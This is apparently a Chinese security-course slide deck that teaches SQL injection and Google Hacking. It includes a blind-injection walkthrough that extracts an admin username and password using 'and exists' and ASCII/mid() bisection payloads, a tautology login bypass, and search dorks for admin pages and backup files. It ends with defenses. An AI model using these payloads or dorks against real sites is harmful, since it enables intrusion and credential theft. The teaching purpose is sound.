开始事务 备注 筛选 排序 导入 导出

year	term	coursename	majorcla	population	teacher
2018-2019	2	C语言程序设计	软件工程2015197,2016	高飞	
2018-2019	2	Java程序设计	软件工程2015197,2016	高飞	
2018-2019	2	人工智能	软件工程2015197,2016	高飞	
2018-2019	2	移动开发基础	软件工程2015197,2016	高飞	
2018-2019	2	软件工程	软件工程2018197,2016	高飞	
2018-2019	2	软件测试	软件工程2015197,2016	高飞	

information\_schema

jxzl

- 表
  - book
  - classes
  - course
  - managers
  - scalender
  - students
  - talks
  - taskbook
  - teachers
  - tecprogram
  - time
- 视图
- 函数
- 事件

# SQL基本语句

---

## □ SQL语言基础

- 常用的**SQL**语句关键字有：

Create、Select、Insert、Update、Delete、Drop

- 创建数据库

CREATE DATABASE database-name

- 删除数据库

drop database dbname8.6.Google Hacking

- 创建新表

create table tabname(col1 type1 [not null] [primary key],col2 type2 [not null],...)

- 删除新表

drop table tabname



# SQL基本语句

---

## □ SQL语言基础

### ■ 查询数据

select \* from table1 where 范围

最大数查询: select max(field1) as maxvalue from table1

最小数查询: select min(field1) as minvalue from table1

### ■ 插入数据

插入: insert into table1(field1,field2)  
values(value1,value2)

### ■ 更新数据

更新: update table1 set field1=value1 where 范围

### ■ 删除数据

删除: delete from table1 where 范围

# SQL基本语句

---

## □ 其他语句

- 查找: `select * from table1 where field1 like '%value1%'`
- 排序查询: `select * from table1 order by field1,field2 [desc]`
- 总数查询: `select count as totalcount from table1`
- 求和查询: `select sum(field1) as sumvalue from table1`
- 平均数查询: `select avg(field1) as avgvalue from table1`
- 最大数查询: `select max(field1) as maxvalue from table1`
- 最小数查询: `select min(field1) as minvalue from table1`

# 静态和动态网页

---

## □ 静态网页

**Html**或者**htm**，是一种静态的页面格式，不需要服务器解析其中的脚本。由浏览器如（**IE**、**Chrome**等）解析。

## □ 特点

- 不依赖数据库
- 灵活性差，制作、更新、维护麻烦
- 交互性较差，在功能方面有较大的限制
- 安全，不存在**SQL**注入漏洞

# 静态和动态网页

---

## □ 动态网页

**Asp、aspx、php、jsp**等，由相应的脚本引擎来解释执行，根据指令生成静态网页。

## □ 特点

- 依赖数据库
- 灵活性好，维护简便
- 交互性好，功能强大
- 存在安全风险，可能存在**SQL**注入漏洞

# SQL注入定义

---

□ **SQL**技术在国外最早出现在**1999**年，我国在**2002**年后开始大量出现，目前没有对**SQL**注入技术标准定义，微软中国技术中心从**2**个方面进行了描述：

1、脚本注入式攻击

2、恶意用户输入用来影响被执行的**SQL**脚本

**SQL注入**就是攻击者通过把**SQL**命令插入到**Web**表单递交或输入域名或页面请求的查询字符串，最终达到让后太数据库执行恶意的**SQL**命令的目的，并根据程序返回的结果，获得某些攻击者想得知的数据。

# SQL注入的主要危害

---

- ❑ 未经授权状况下操作数据库中的数据，比如管理员密码，用户密码等信息；
- ❑ 恶意篡改网页内容，宣传虚假信息等；
- ❑ 私自添加系统帐号或者是数据库使用者帐号；
- ❑ 网页挂广告、木马病毒等；
- ❑ 上传 **webshell**，进一步得到系统权限，控制电脑，获得肉鸡。
- ❑ 其他。。。

## 8.5.2 SQL注入原理

---

- ❑ 程序员的水平及经验也参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。
- ❑ 系统对用户输入的参数不进行检查和过滤，没有对用户输入数据的合法性进行判断，或者程序中本身的变量处理不当，使应用程序存在安全隐患。攻击者可以提交一段精心构造的数据库查询代码，根据返回的结果，获得某些他想得知的数据，这就是所谓的 **SQL Injection**，即**SQL注入**。
- ❑ 因为 **SQL** 注入主要是针对 **web** 应用程序提交数据库查询请求的攻击，与正常的用户访问没有什么区别，所以能够轻易的绕过防火墙直接访问数据库，甚至能够获得数据库所在的服务器的访问权限。
- ❑ **受影响的系统：对输入的参数不进行检查和过滤的系统。**

# SQL注入的特点

---

□ SQL注入具有以下特点：

- 广泛性
- 隐蔽性
- 攻击时间短
- 危害大



# SQL注入的分类

---

## □ 常见分类

按照提交字符类型常常分为：

- 数字型注入
- 字符型注入
- 搜索型注入

## □ 其他分类

- 按照**HTTP**提交方式可分为：**GET**型、**POST**型、**Cookie**型
- 按照注入方式可分为：盲注、**union**注入、报错注入、布尔型注入、基于时间注入多语句查询注入等
- 更多分类：手动注入、工具自动注入

# SQL注入的分类—数字型

---

## □ 数字型

当输入的参数为整型时，如：**ID**、年龄、页码等，如果存在注入漏洞，则可以认为是数字型注入，数字型注入是最简单的一种。假设有**URL**为

**HTTP://www.xxxxx.com/test.php?id=8**

可以猜测**SQL**语句为：

**select \* from table where id=8:**

# SQL注入的分类—字符型

---

## □ 字符型

当输入参数为字符串时，称为字符型。数字型与字符型注入最大的区别在于：数字类型不需要单引号闭合，而字符串类型一般要使用单引号来闭合。

数字型例句如下：

**select \* from table where id=8**

字符型例句如下：

**select \* from table where username='admin'**

# SQL注入的分类—搜索型

---

## □ 搜索型

搜索型注入原理和数据型,字符型注入相差不大,都是通过构造一个合法的语句,当参数传入后台后,造成一个合法的**SQL**语句闭合,从而将数据库里的数据遍历出来。

例子:

```
select * from admin where pid like '%$pid%'  
order by pid
```

# 最简单的SQL注入实例

- 假设这么一个情景，一个网页的后台入口处需要验证用户名和密码，验证程序的**SQL**语句是这样写：

**Select \* from admin where  
user='TextBox1.txt' and pass='TextBox2.txt'**

用户名：

密 码：

☐

增强安全性

☐

记住用户名


确定

# 最简单的SQL注入实例(2)

---

- 如果用户填写的用户名和密码都是: **'abc' or '1'='1'**
- 那么将导致SQL语句是:  
**Select \* from admin where user='abc' or '1'='1' and pass= ='abc' or '1'='1'**
- 这条语句是永真式, 那么攻击者就成功登陆了后台。  
这就是最简单的SQL注入方式。

## 8.5.3 SQL注入过程



## 8.5.3 SQL注入过程

---

- (1).寻找可能存在SQL注入漏洞的链接
- (2).测试该网站是否有SQL注入漏洞
- (3).猜管理员帐号表
- (4).猜测管理员表中的字段
- (5).猜测用户名和密码的长度
- (6).猜测用户名
- (7).猜测密码

为了保护被测试的网站，  
该网站用**www.\*\*\*.com**代替。



# 寻找可能存在SQL注入漏洞的链接

---

□ 我们找的连接是：

**http://www.\*\*\*.com/main\_weblist.asp?key\_city=1**

□ 其实，类似

**http://hostname/\*\*\*.asp?id=\***的  
网页都可能有sql漏洞。

# 测试该网站是否有SQL注入漏洞

---

□ (1)在末尾加 '

**http://www.\*\*\*.com/main\_weblist.asp?key\_city=1 '**

结果如下:

-----  
**Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'**

**[Microsoft][ODBC Microsoft Access Driver]** 字符串的语法错误 在查询表达式 '**web\_key=1 and web\_city=1**' 中。

**/main\_weblist.asp, 行129**  
-----

该信息说明: **后台数据库是access。**

# 测试该网站是否有SQL注入漏洞(2)

---

□ (2)在末尾加 ；

**http://www.\*\*\*.com/main\_weblis.asp?key\_city=1 ;**

结果如下：

-----

**Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e21'**

**ODBC 驱动程序不支持所需的属性。**

**/main\_weblis.asp, 行140**

-----

# 测试该网站是否有SQL注入漏洞(3)

---

## □ (3)在末尾加 **and 0** 和 **and 1**

- 前者返回信息：该栏目无内容，将返回上一页；
- 后者正常返回；

由此说明该网站一定存在**sql**注入漏洞，有很大把握可以得到管理员的用户名和密码。

# 猜管理员帐号表

---

- ❑ 在末尾加上: **and exists (select \* from admin)**。
- ❑ 我们的意思是猜测他有个**admin**表段。
- ❑ 页面返回正常, 我们猜对了。当然也可能错误返回, 这时就要看猜测的本事了。

# 猜测管理员表表中的字段

---

- ❑ 我们再来猜他的管理员表中是否有一个**ID**段，在末尾加上：**and exists (select id from admin)**
- ❑ **OK**,页面返回正常,说明他的**admin**表中有个**id**的字段;
- ❑ 我们继续: **and exists (select username from admin)**。这里的意思是看看他的**admin**表中是否有**username**字段，页面返回正常,说明在**admin**中有一个**username**字段;
- ❑ 我们继续猜他放密码的字段: **and exists (select password from admin)**。返回正常的页面,说明他的**admin**表中有个**password**字段。
- ❑ 好了，到此可以知道**admin**表中至少有如下三个字段：**id,username,password**，这种命名方式与普通程序员的命名方法一致。

# 猜测用户名和密码的长度

---

- ❑ 为了下面方便进行，首先猜他的管理员的id值： **and exists (select id from admin where id=1)**
- ❑ 意思是看看他的**admin**表中是否有一个**id=1**的值，**OK**,返回了正常的页面,说明我们猜对了。
- ❑ 好了，接着猜**ID**为**1**的用户名长度： **and exists (select id from admin where len(username)<6 and id=1)**
- ❑ 这里我们猜他的管理员长度小于**6**,返回了正常的页面,还好,名字不是太长,我们一个个来实验好了，直到： **and exists (select id from admin where len(username)=5 and id=1)**
- ❑ 返回了正常的页面,说明用户名的长度我们已经猜出了为**5**。

## 猜测用户名和密码的长度(2)

---

- 用同样的方法，我们猜出了密码的长度是**10**，要添加的语句是：**and exists (select id from admin where len(password)=10 and id=1)**
- 到此，用户名和密码的长度都已经猜出来了，下面要做的是猜出它们的每一位分别是多少。



# 猜测用户名

---

- ❑ 方法是在后面加上: **and 1=(select id from (select \* from admin where id=1) where asc(mid(username,1,1))<100)**
- ❑ 其中, **asc**函数的功能是将字符转换成**ASCII**码, **mid**函数的功能是截取**username**字段值的字符串, 从第**1**位开始, 截取的长度是**1**。
- ❑ 我们这里做的意思是, 猜测他的用户名的第一个字的**ascii**码值小于**100**。
- ❑ 返回了正常页面, 说明的确如我们所料, 接着: **and 1=(select id from (select \* from admin where id=1) where asc(mid(username,1,1))<50)**
- ❑ 返回错误信息, 说明: **50<=**第一个字的**ascii**码值**<100**。接下来, 我们用折半查找的思想: **and 1=(select id from (select \* from admin where id=1) where asc(mid(username,1,1))<75)**

# 猜测用户名(2)

---

- ❑ 返回错误信息，继续，直到：**and 1=(select id from (select \* from admin where id=1) where asc(mid(username,1,1))=97)**
- ❑ 返回正常页面，说明用户名的第一个字的**ASCII**码是**97**，查找**ASCII**表，知道它是**a**。
- ❑ 接下来我们猜测第二位：**and 1=(select id from (select \* from admin where id=1) where asc(mid(username,2,1))=100)**
- ❑ 说明第二位的**ASCII**码是**100**，字符是**d**。
- ❑ 接下来我们猜测，很有可能用户名就是**admin**，因为它正好是五位。
- ❑ 为了证明我们的猜测，我们用如下方法测试：**and 1=(select id from (select \* from admin where id=1) where username='admin')**
- ❑ 返回正常页面，太好了，我们猜对了，用户名就是**admin**。

# 猜测密码

---

- ❑ 接下来就是猜测密码了，方法和猜测用户名的一样，只能一位一位地试了，
- ❑ 这里就不一位一位列举了，还是用折半查找的思想，很快就能找到密码是**SM8242825!**
- ❑ 用以下语句验证一下：**and 1=(select id from (select \* from admin where id=1) where password='SM8242825!')**
- ❑ 返回了正常页面!
- ❑ 好，到此为此我们已经找到了用户名和密码，分别是：**admin SM8242825!**。

# 猜测密码

---

- 当猜测结果是负数的时候，说明此时结果是中文，有些管理员也的确会使用中文作为账户名。另外，有时得到的密码可能是经**MD5**等方式加密后的信息，如**32位**、**64位**密码等，这时候需要用专用工具进行**MD5**解密。

## 8.5.4 SQL注入的防范

---

### □ SQL 注入攻击防范方法

- 程序员加强自身技术水平，使用固定开发的标准；
- 在提交服务端处理之前对数据的合法性进行检查；
- 封装客户端提交信息；
- 替换或删除敏感字符、字符串；
- 错误信息不返回给用户；
- 数据敏感信息非常规加密，防止信息外泄。

# SQL 注入攻击防范方法(2)


---

- ❑ 加强数据库检查（表结构是否出现异常、是否有多余数据等）、**IIS** 日志检查（**SQL** 注入攻击往往会大量访问某一个存在漏洞的网页，日志文件会急剧增加，通过查看日志文件的大小以及日志文件中的内容。）；
- ❑ 不用字符串连接建立 **SQL** 查询，而使用 **SQL** 变量，因为变量不是可以执行的脚本；
- ❑ 使用 **SQL** 注入防范系统。
- ❑ **web** 应用部署前使用预防工具进行严格的安全性测试，比如**Pangolin**

# SQL 注入攻击防范系统

---

- ❑ 防范系统对访问网页提交的关键字（包括 **Get**、**Post** 方式以及 **cookie**）进行过滤，一旦发现违法的关键字的时候（如 ‘、；、**and**、**exec**、**select**、**insert**等）就提示非法访问，并将该 **IP** 地址存入服务器黑名单数据库，使得该 **IP** 不能再访问该网址。
-





## 8.6 Google Hacking

---

- 8.6.1 Google Hacking的原理
  - 8.6.2 Google Hacking的实际应用
  - 8.6.3 Google Hacking的防范
-

## 8.6 Google Hacking

---

- 随着搜索引擎的不断发展，利用搜索引擎可以轻松搜索到需要的内容。但是过于强大的搜索机器人有时候却将原本保密的信息给提交到了搜索引擎的数据库中，从而暴露了他人的隐私。
  - **Google Hacking**就是利用搜索引擎搜索所需要的敏感信息的一种手段。
-

## 8.6.1 Google Hacking的原理

---

- **Google Hacking**的原理非常简单，由于许多有特定漏洞的网站都有类似的标志页面，而这些页面如果被搜索引擎的数据库索引到，我们就可以通过搜索指定的单词来找到某些有指定漏洞的网站。
  - 简而言之，我们利用一些搜索方法，来搜索漏洞。下面介绍一些常用的语法。
-

## 8.6.1 Google Hacking的原理

---

- **intext:** 就是把网页正文内容中的某个字符做为搜索条件
    - 例如在Google里输入“intext:动网”（注意：在搜索引擎中输入的字符不包括“”，本节中以下同），将返回所有在网页正文部分包含“动网”的网页。
  - **allintext:** 使用方法和**intext**类似。
  - **intitle:** 和**intext**相近，搜索网页标题中是否有所要找的字符。
    - 例如搜索“intitle:IT安全”，将返回所有网页标题中包含“IT安全”的网页。
  - **allintitle:** 也同**intitle**类似。
  - **cache:** 搜索Google里关于某些内容的缓存。
  - **define:** 搜索某个词语的定义。
    - 比如搜索“define:黑客”，将返回关于“黑客”的定义。
-

## 8.6.1 Google Hacking的原理

---

- ❑ **filetype:** 搜索指定类型的文件。这个是要重点推荐的，无论是撒网式攻击还是我们后面要说的对特定目标进行信息收集都需要用到它。
    - 例如输入“filetype:mdb”，将返回所有以“mdb”结尾的文件URL。如果对方的虚拟主机或服务器没有限制下载，那么单击这些URL就可以将对方的这些文件下载下来。
  - ❑ **info:** 查找指定站点的一些基本信息。
  - ❑ **inurl:** 搜索指定的字符是否存在于URL中。
    - 例如输入“inurl:admin”，将返回许多类似于这样的连接：  
<http://www.xxx.com/xxx/admin>，用这一搜索指令来寻找管理员登陆的URL是非常有效的一个途径。
  - ❑ **allinurl:** 也同inurl类似，可指定多个字符。
-

## 8.6.1 Google Hacking的原理

---

- **link:** 查找和指定网站做了链接的网站。
    - 例如搜索 “inurl:www.xfocus.net” 可以返回所有和 www.xfocus.net 做了链接的URL。
  - **site:** 用来查找与指定网站有关的链接。
    - 例如输入 “site:www.xfocus.net” 将返回所有和 www.xfocus.net 有关的URL。
  - **related:** 找到与指定网站相似的页面。
    - 例如 related:www.llhc.edu.cn 将返回与 www.llhc.edu.cn 相似的页面，相似指的是网页的布局相似，related: 与网址之间不可以有空格。
  - **Ext:** 用来搜索各种后缀格式的文件。
    - 例如 Ext: doc 将返回以 doc 结尾的文件。
-

## 8.6.1 Google Hacking的原理

---

- **Inanchor: inanchor:**关键词。搜索结果中必须出现以这个关键词为链接关键词的链接。
    - 例如: inanchor:seo资料, 将显示以“SEO资料”为链接关键词的页面。此搜索时常被用来做关键词的竞争研究比较。
  - **phonebook:** 电话簿查询美国街道地址和电话号码信。
    - 例如: phonebook:Lisa+CA 将返回名字里面包含Lisa并住在加州的人的所有名字（使用phonebook的时候需要指定详细的州名和地点名）。
  - 还有一些操作符也是很有用的:
    - + 把Google可能忽略的字列入查询范围
    - - 把某个字忽略
    - ~ 同意词
    - . 单一的通配符
    - \* 通配符, 可代表多个字母
    - "" 精确查询
-

## 8.6.1 Google Hacking的原理

---

- **Inanchor: inanchor:**关键词。搜索结果中必须出现以这个关键词为链接关键词的链接。
    - 例如: `inanchor:seo`资料, 将显示以“SEO资料”为链接关键词的页面。此搜索时常被用来做关键词的竞争研究比较。
  - **phonebook:** 电话簿查询美国街道地址和电话号码信。
    - 例如: `phonebook:Lisa+CA` 将返回名字里面包含Lisa并住在加州的人的所有名字(使用phonebook的时候需要指定详细的州名和地点名)。
  - 还有一些操作符也是很有用的:
    - + 把Google可能忽略的字列入查询范围
    - - 把某个字忽略
    - ~ 同意词
    - . 单一的通配符
    - \* 通配符, 可代表多个字母
    - "" 精确查询
-



# Google Hacking—实例1

❑ Inurl:index.php.bak, 查看网站备份文件。

The image shows a Google search for the query `inurl:index.php.bak`. The search results page on the left lists several matches. A red arrow points from the first result, `index.php.bak - wpollock`, to a preview window on the right. The preview window displays the content of the file `index.php.bak`, which is an HTML document titled "LDAP Sample Files". The document includes meta tags for content type, description, and author (Wayne Pollock), as well as links to other files and a JavaScript script. The preview window also has a "Download index.php.bak" link.

**index.php.bak**

备份文件 → [Download index.php.bak](#)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html lang="en"> <head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<meta name="description" content="LDAP Sample Files">
<meta name="author" content="Wayne Pollock">
<link rel="contents" href="../../index.htm">
<link rel="previous" href="../../index.htm">
<link rel="stylesheet" href="../../Styles.css" type="text/css">
<script type="text/JavaScript" src="../../Common.js"> </script>

<title> LDAP Sample Files </title>


</head>
<body>
<div class="Center">
